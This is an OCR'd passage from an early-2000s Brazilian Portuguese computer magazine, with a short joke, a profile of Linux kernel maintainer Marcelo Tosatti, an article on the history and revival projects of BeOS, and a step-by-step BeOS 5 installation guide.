
- Uauuuuuu!!!

- Então eu tirei a minha roupa e comecei a despir aquele mulherão! Primeiro a blusa, depois o sutiã, que eu joguei em cima do teclado do meu micro novo e...

- Opa! – interrompeu um dos amigos – Você comprou um micro novo?! Qual o processador?

Cotação da Piada: PII, 32 MB RAM, 10 GB HD

*Contribuição de *Danilo Furlan, por e-mail*



O incrível GAROTO-

Um perfil do jovem brasileiro que comanda o desenvolvimento do Linux: uma intr

O Brasil nunca foi uma nação tecnologicamente evoluída, em especial no ramo da informática. Além de não termos participação ativa no desenvolvimento de novas tecnologias, praticamente tudo o que chega em terras tupiniquins já vem com dois, cinco e às vezes mais anos de atraso.

É uma triste sina de país de Terceiro Mundo: sempre correr atrás do prejuízo. Mas há motivos para festejarmos. De uns anos para cá, o tempo que leva entre o lançamento de um produto e sua chegada ao nosso "meio-ambiente" tem sido cada vez menor e, modéstia à parte, há brasileiros que estão se saindo muito bem na arte de dominar e propagar conhecimentos de informática.

Um deles é Marcelo Tosatti, um jovem de 18 anos que agora é mantenedor mundial do kernel do Linux e a quem carinhosamente apelidamos de "garoto-pingüim" (basta ver as fotos desta matéria para saber o porquê). Tosatti já freqüentou o *Sobe e Desce* da Geek#16, mas nós, tomados por um ímpeto nacionalista, não resistimos em dedicar duas páginas de *Character* a ele.

E como o pingüim Tux, símbolo do Linux, agora vai se fazer ainda mais presente na vida do Marcelo, resolvemos contar a história do geek por meio... hummm... das fases da vida dessa *ave* aquática. E agora, chega de embromação e vamos direto aos fatos.

O ovo

Para alguém viajar grandes distâncias, voar não é tão necessário. O pingüim, assim como o geek Marcelo, não voa, mas tem uma capacidade extraordinária de viajar pelo oceano, mesmo sendo criado num ambiente hostil como a Antártida.

Tosatti nasceu em Curitiba-PR e sua formação não diferiu muito da dos outros de sua "espécie". Seu primeiro contato com a informática foi por meio do DOS, que estava instalado em máquinas que seu irmão montava em casa. E para não se dizer que escapou do "ambiente hostil", aventurou-se num curso de linguagem C de uma escola local, o qual não lhe ajudou muito na época.

Isso, porém, não segurou seu interesse e curiosidade. Atualmente, além de programar em C, Tosatti também se arrisca em C++ e manja de ASM, além, é claro, de ser um profundo conhecedor do Linux e de seu kernel.

O primeiro peixe

Tosatti foi apresentado ao Linux por um amigo, seguindo o padrão normal da "espécie geek": são sempre os amigos que "desviam a conduta" dos pequenos e lhes apresentam um novo mundo.

No caso do pingüim, comer um peixinho desavisado pela primeira vez é uma experiência inesquecível (afinal, é disso que ele vai se alimentar pelo resto da vida) e para um geek também. O primeiro "peixe" de Marcelo foi um Linux FT, atualmente extinto. Ele demorou uns dois meses só para instalar – e mais alguns anos para entender como aquilo funcionava.

Tosatti foi apresentado ao Linux por um amigo, seguindo o padrão normal da "espécie geek"

Ganhando o oceano

Depois de ralar e atingir a "idade adulta", geeks e pingüins fixam-se na melhor colônia em que possam viver. Para o Marcelo, foi a Conectiva, que na época era o único lugar no Brasil onde ele podia "realmente trabalhar com desenvolvimento do Linux". Foi lá que ele ensaiou os primeiros mergulhos.

Não demorou muito para conhecer a versão geek dos pingüins mais velhos, Alan Cox e Linus Torvalds, em dois eventos ligados ao Linux. Os chefes do bando souberam do desenvolvimento do jovem

PINGÜIM

ante história de aves, peixes e "espécies humanas" regada a muita programação

por João Marinho
joao@digerati.com.br

Tosatti por meio da lista de discussão sobre o desenvolvimento do kernel. Não é por menos. Módulo de configuração do *Proftpd* para o Linuxconf e auxílio no desenvolvimento do *Drbd* e do *Heartbeat* são alguns dos "peixes" que ele exibiu.

Reprodução

O chefe Cox, cansado de mandar ver na versão 2.3 do kernel do Linux, sugeriu ao chefe Torvalds que escolhesse Tosatti para ser o mantenedor da próxima versão, o que foi aceito de boa vontade. Agora, como integrante da alta cúpula, o jovem geek tem a oportunidade de disseminar seu "material genético" – os conhecimentos acumulados em Linux – e assim determinar o crescimento de um filhote com menos bugs, o kernel 2.4.


Evidentemente, como toda espécie busca a evolução, ainda haverá muito o que fazer na versão 2.5, mas isso já é outra história. Talvez responsabilidade de outro exemplar, que pode estar sendo gerado em algum "ovo" por aí...

Glossário

Proftpd:
Um servidor FTP para Linux.

Drbd:
Distributed Remote Block Device, um driver para fazer mirroring de dados entre duas máquinas via rede.

Heartbeat:
Software de monitoração de máquinas na rede.




Imagens: Divulgação

Imagens: Divulgação

BeOS: passado e futuro

Para quem pensava que o negócio com a Palm era o fim da linha, uma boa notícia: o BeOS continua vivo, e muito

por José Antonio Silva
atafon2002@yahoo.com.br



Em primeiro lugar, o que é o BeOS? Você sabe com absoluta certeza? Vamos lá: trata-se de um sistema operacional basicamente orientado para processos de multimídia. O BeOS foi criado pela Be Inc., empresa liderada por Jean Louis Gassée, que como o nome indica é francês. Gassée foi o fundador da subsidiária francesa da Apple, nos anos 80. Em 1990, ele fundou a Be Inc., uma software house de ponta. Sete anos depois de fundada a companhia, o mundo conhecia a primeira versão do BeOS, para Power PC.

O BeOS pode ser considerado um Unix (é necessário montar alguns periféricos como o floppy e o CD-ROM, por exemplo) com uma poderosa interface gráfica à la MacOS. O sistema foi construído naturalmente para ter suporte a multiprocessamento. O motivo deste recurso é que na época de seu desenvolvimento, no ano de 1990, um microprocessador 486 era muito caro. Então uma saída técnica foi criar um micro com uma placa mãe contendo vários

processadores menos complexos que juntos tivessem a mesma performance de um 486; de onde surgiu a necessidade de gerenciar o multiprocessamento.

Já deu para perceber que o BeOS não é um sistema operacional recente. Ele não é muito conhecido porque sofreu os mesmos problemas que o OS/2 da IBM: o número reduzido de programas disponíveis e também de drivers para o hardware existente. Em português claro, o BeOS teve o mesmo destino do OS/2: começou a sentir o peso implacável da concorrência com o Windows, desde o seu nascimento até sua prematura morte, decretada em menus de 5 anos.

Numa última tentativa de sobrevivência, no mês de março de 2000, a Be criou uma versão do BeOS freeware, o BeOS 5 Personal Edition (existe a versão 5.0 Pro, que pode ser adquirida no site da **Gobe**). Esta versão não exige a criação de uma partição no HD com um sistema de arquivos nativo; ela auto-instala-se como um aplicativo do Windows. O instalador aloca um espaço de cerca de 500 MB no HD e pode ser iniciado pela área de trabalho do Windows.

O problema é que para versões do sistema da Microsoft a partir do Me (que não possuem um DOS independente), tal recurso simplesmente não funciona, sendo necessário criar um disco de boot.

Infelizmente, essa derradeira tentaiva de sobreviver não "pegou". A Be Inc. continuou sofrendo várias crises financeiras e, finalmente, no mês de agosto de 2001, a gigante da computação portátil Palm comprou os direitos intelectuais sobre o BeOS e deixou transparecer que não pretendia continuar o desenvolvimento do sistema. O cortejo fúnebre chegava à sepultura, os coveiros prontos para jogar as pás de terra, a lápide pronta e os usuários do sistema, chorando.

Efeito Fênix

Felizmente, como o sistema conquistou um número considerável de aficcionados mundo afora, começaram a surgir grupos de pesquisa para tentar "salvar" o BeOS. Dentre os mais relevantes podemos citar: BeUnited, OpenBeOS e BlueOS. Vamos aos cirurgiões da ressureição:

1- A **BeUnited** é uma organização que trabalha no desenvolvimento de sotware para o BeOS. Desde a compra do sistema pela Palm, a BeUnited mudou de postura: agora, ela tenta licenciar o BeOS junto à Palm para uma posterior atualização.

Alguns projetos, como o BeUnited e o OpenBeOS, tentam manter o Be vivo, depois da venda à Palm


2- Já o **OpenBeOS** é um projeto mais interessante para a comunidade open-source. O objetivo principal deste grupo consiste em reconstruir um sistema operacional 100% compatível com o BeOS, ou seja, um aplicativo nativo do BeOS rodará no novo sistema sem necessidade de recompilação. E, como se vê no próprio nome do projeto, o código fonte é aberto, o que implicará, como no Linux, em uma maior difusão e captação de colaboradores. Apenas uma ressalva: o OpenBeOS não segue a licença GPL, mas sim a do MIT. Apesar da proposta de recontruir o sistema, o OpenBeOS está sendo construído a partir do kernel de outro sistema operacional, o NewOS, criado por um ex-engenheiro da Be, Travis Geiselbrecht. O NewOS possui as seguintes propriedades, que serão herdadas pelo OpenBeOS, conseqüentemente:

* **multiprocessadores:** suporte para mais de um processador na placa-mãe.
* **memória protegida:** os aplicativos rodam encapsulados, o que impede "travadas", como no Windows.

Para mais informações sobre o NewOS, tente o site **SourceForge**.

Como no Windows, o BeOS possui as suas APIs, rotinas utlizadas na comunicação entre programas e o sistema operacional; elas estão sendo reconstruídas, assim como uma

Imagens:Reprodução



GUI equivalente. Uma pergunta pode vir à mente: "já que o projeto é open-source, porque não utilizar o kernel do Linux"? A resposta dos desenvolvedores é que o Linux já é um sistema consolidado com um kernel "monolítico", o que dificultaria muito a implementação de um kernel tipo BeOS. Ele acabaria sendo, portanto, apenas uma extensão do Linux. Apesar desta recusa em utilizar o sistema open-source, o projeto a seguiro vai ao encontro dessa proposta.

3 - O **BlueOS** é mais uma proposta de reconstruir o BeOS, mas não segue os princípios open-source; apesar deste ponto, o sistema está sendo desenhado a partir do kernel do Linux 2.4 e no XFree, o que implicará na portabilidade imediata de programas Linux para o BlueOS. Como o BlueOS está baseado no Linux, ele possuirá automaticamente as seguintes características:

* **multitarefa:** vários programas rodam ao mesmo tempo.
* **multiusuário:** vários usuários sobre a mesma máquina, ao mesmo tempo.
* **multiplataforma:** roda sobre diferentes CPUs, não apenas Intel.
* **multiprocessadores:** como no OpenBeOS.
* **mémoria protegida:** como no OpenBeOS.
* uma grande compatibilidade de hardware etc.,etc., etc. (como no Linux, é claro!)

Existem vários problemas levantados quanto ao fato deste projeto basear-se no kernel do Linux, tais como: criar uma GUI tipo BeOS, compilar rotinas em C++, se o sistema terá a facilidade de instalação de drivers, etc. Só para ter uma idéia do que está sendo feito: as APIs do sistema estão sendo completamente reconstruídas, o que permitirá, no final, ultrapassar o XFree, mas mantendo a compatibilidade. No site **OS News**, o leitor encontra respostas técnicas bem completas sobre as questões levantadas, dadas pelo líder do projeto, Guillaume Maillard. Um ponto importante é que alguns membros do BlueOS também estão inscritos nas listas de discussão.

Para terminar este artigo, convido o leitor que ainda não experimentou o BeOS a fazê-lo. E, apenas como curiosidade, experimente também o **AtheOS**, um clone do BeOS que você pode baixar na Internet.

www.gobe.com
http://beunited.org
www.openbeos.org
http://newos.sourceforge.net
www.blueos.free
www.atheos.cx
www.osnews.com

Instalando o BeOS

Instale e rode o BeOS na sua máquina com a ajuda desse manual passo a passo


por Thiago Souza & Alessio F. Melozo

Você já conheceu a história por trás do BeOS. Agora é hora de experimentar esse sistema operacional para conhecê-lo mais profundamente. Para quem já alçou vôos além do universo Windows, a tarefa não exige grande esforço. Usuários de Linux devem tirar de letra a instalação.

Assim como o Linux, o BeOS pode ser instalado em uma máquina que também tenha o Windows ou outro sistema. Mas diferente do que acontece com o Linux, não é necessário particionar o HD - basta ter pelo menos 600 MB no disco. Para fazer a instalação, abra a interface do CD-ROM e clique sobre o link BeOS; logo após pressione BeOS5 – Personal Edition. Para concluir a instação, clique em Next nas telas seguintes.

Disco de Boot

Com um disquete formatado no drive, vá ao menu de programas e clique sobre o ícone CreateBootFloppy. Confirme a operação e aguarde enquanto o BeOS copia os arquivos para o disquete. Reinicie seu computador com o disque inserido no drive e o BeOS iniciará automaticamente. Pronto, você tem o BeOS instalado em seu computador. Agora vem o trabalho mais árduo, que é configurá-lo.



Primeiro contato

A interface do BeOS é fácil e amigável, como você pode conferir nas imagens. Os ícones lembram os da maioria das interfaces gráficas no sistema de janelas.

Monte o CD-ROM

O BeOS não reconhece automaticamente os drives da sua máquina, mas não é difícil fazê-lo. Só é preciso clicar com o botão direito do mouse sobre o plano de fundo do desktop e selecionar o menu Mount. Logo após, clique no drive que deseja usar e o ícone do drive fica habilitado na área de trabalho.

Personal edition

O personal edition é a seção em que controlamos algumas configurações do sistema e temos atalhos para diretórios importantes no sistema, como preference e home .

Preferences

O diretório chamado preferences é o "painel de controle" do BeOS. Entre as principais opções configuráveis nessa janela, estão Time e Date, Dial up Networking, Screensaver, Screen, Rede e Printer.

PARA NAVEGAR NA WEB

Aprenda a instalar um browser no BeOS


1 Opera é o navegador nº 1 para usuários de BeOS. Após montado o drive de CD, é hora de utilizar os arquivos. Dê um duplo clique sobre BeOS5 e em seguida acesse o diretório Opera.

2 Dê um duplo clique no arquivo *Opera_for_BeOS_Installer-Final*. Você vai ter que indicar onde o arquivo será alocado. Clique em *Destination* e em seguida *Expand*. Pressione o botão *Install* e aguarde o fim da instalação. Pronto. Agora é configurar o programa, seguindo os mesmos padrões de outros browsers, e cruzar os dedos para que o BeOS reconheça seu modem.

Requisitos de hardware


Para instalar o BeOS você precisa no mínimo de um Pentium 133 MHZ (ou superior) com 32 MB. O ideal é um micro com processador Pentium 200 MHz (ou superior) com 64 MB.

Fig. 01



Imagens: Reprodução

Fig. 02

